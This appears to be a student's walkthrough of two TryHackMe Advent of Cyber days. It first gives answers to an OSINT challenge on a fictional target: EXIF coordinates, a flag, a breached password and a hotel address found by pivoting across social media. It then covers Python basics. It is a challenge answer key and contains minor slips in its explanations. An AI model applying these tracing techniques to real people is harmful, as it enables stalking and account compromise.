


Question 6: What appears to be Rudolph's favourite TV show right now?

Answer: Bachelorette


In Rudolph's tweets he often mentions the show Bachelorette and always posts memes related to the show so that shows that he keeps up with the show






Question 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Answer: Chicago



Question 8: Okay, you found the city, but where specifically was one of the photos taken?

Answer: 41.891815, -87.624277




Question 9: Did you find a flag too?

Answer: {FLAG}ALWAYSCHECKTHEEXIFD4T4


Question 10: Has Rudolph been pwned? What password of his appeared in a breach?

Answer: spygame



Question 11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

Answer: 540



Thought Process/Methodology: Firstly to get a Reddit page of Rudolph we had to use google chrome and open Reddit there we searched up the username IGuidetheClaus2020 to answer the first question we went to the comment section we found a few comments Rudolph had made and there were some hints to answer the following questions using the info in the comment section we also got to Rudolph's Twitter which brought us answers to where the parade took place Rudolph's favourite show we found out the hotel Rudolph's was staying at when he took a picture of the parade and we also found out that Rudolph has been pwned once after that we managed to get the password of his that appeared in a breach

Day 15: Scripting – There's a Python in my stocking!

Tools used: Windows Command Prompt, Python

Solution/walkthrough:

Question 1: What's the output of True + True?

Answer: 2


Open the terminal and type the command `python3` to start Python. Then, type the command `True+True`. Then, we'll get the output is 2. It is because of True=1.

```
C:\Users\azri2>python3
Python 3.10.5 (tags/v3.10.5:f377153, Jun  6 2022, 16:14:13) [MSC v.1929 64 b
it (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> True+True
2
```

Question 2: What's the database for installing other people's libraries called?

Answer: PyPi

Read through the TryHackMe Day 15's note and we'll find the answer within the text that mentioned PyPi is the database of libraries.



Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

Question 3: What is the output of bool("False")?

Answer: True

Type the command `bool("False")` into a python terminal and we get True as the output. The `bool()` function returns a boolean value of a value. "False" is True because it is not an empty string.

```
SyntaxError: invalid character '“' (U+201C)
>>> bool("False")
True
>>>
```

Question 4: What library lets us download the HTML of a webpage?

Answer: requests

Read through the TryHackMe Day 15's note and we'll find the answer within the text that mentioned requests library could be used to download a webpage and stores it as a variable.

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Question 5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

Answer: [1, 2, 3, 6]

Type the input and command into the terminal and run the code.

```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
```

Question 6: What causes the previous task to output that?

Answer: pass by reference

Pass by reference means that when a variable is assigned to another variable, the second variable is not a copy of the first variable. It is a reference to the first variable. Therefore, y is the same as x. Whatever changes made to y will also be made to x.


We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7: If the input was "Skidy", what will be printed?

Answer: The Wise One has allowed you to come in.


Run the code and enter “Skidy” as the input. We got “The Wise One has allowed you to come in.” because “Skidy” is in the “names” list.



Question 8: If the input was "elf", what will be printed?

Answer: The Wise One has not allowed you to come in.

Run the code and enter “Skidy” as the input. We got “The Wise One has not allowed you to come in.” because “elf” is not in the “names” list. Python is a case-sensitive language. Therefore, “elf” is not the same as “Elf” in the “names” list.



Thought Process/Methodology:

For day 15, we went through the introduction and basics of Python language. For question 1, in Python, True is a boolean data type that represents 1. So True + True = 1 + 1 = 2.

For question 2, we can answer it by reading the notes on TryHackMe Day 15. The PyPi is a database of libraries. We can use it to install and import codes from other people.

For question 3, the bool() function returns True or False depending on the value passed in. It can determine whether a variable has data in it or not. It will return False if the variable is empty/blank or None/False/Zero(0) is passed. So, "False" is true because it is not an empty string.

For question 4, we can answer it by reading the notes on TryHackMe Day 15. The library *requests* enable us to save the HTML of a website.

For questions 5 & 6, we assigned [1, 2, 3] to x. Then, we assigned variable x to y – this means y will make x as a reference. In other words, when x=y, x and y are the same and y is not a copy of x. Whatever changes made to y will also be made to x.

For questions 7 & 8, they are related to the if/else statement. The codes are used to determine if the input "name" is in the "names" list. If it is in the list, the output "The Wise One has allowed you to come in." will be given. If not, the output will be "The Wise One has not allowed you to come in". Thus, the name input "Skidy" returned the output "The Wise One has allowed you to come in." Python is case-sensitive. That's why "elf" is not considered in the list even though "Elf" is in the list. The output returned for input "elf" is "The Wise One has not allowed you to come in".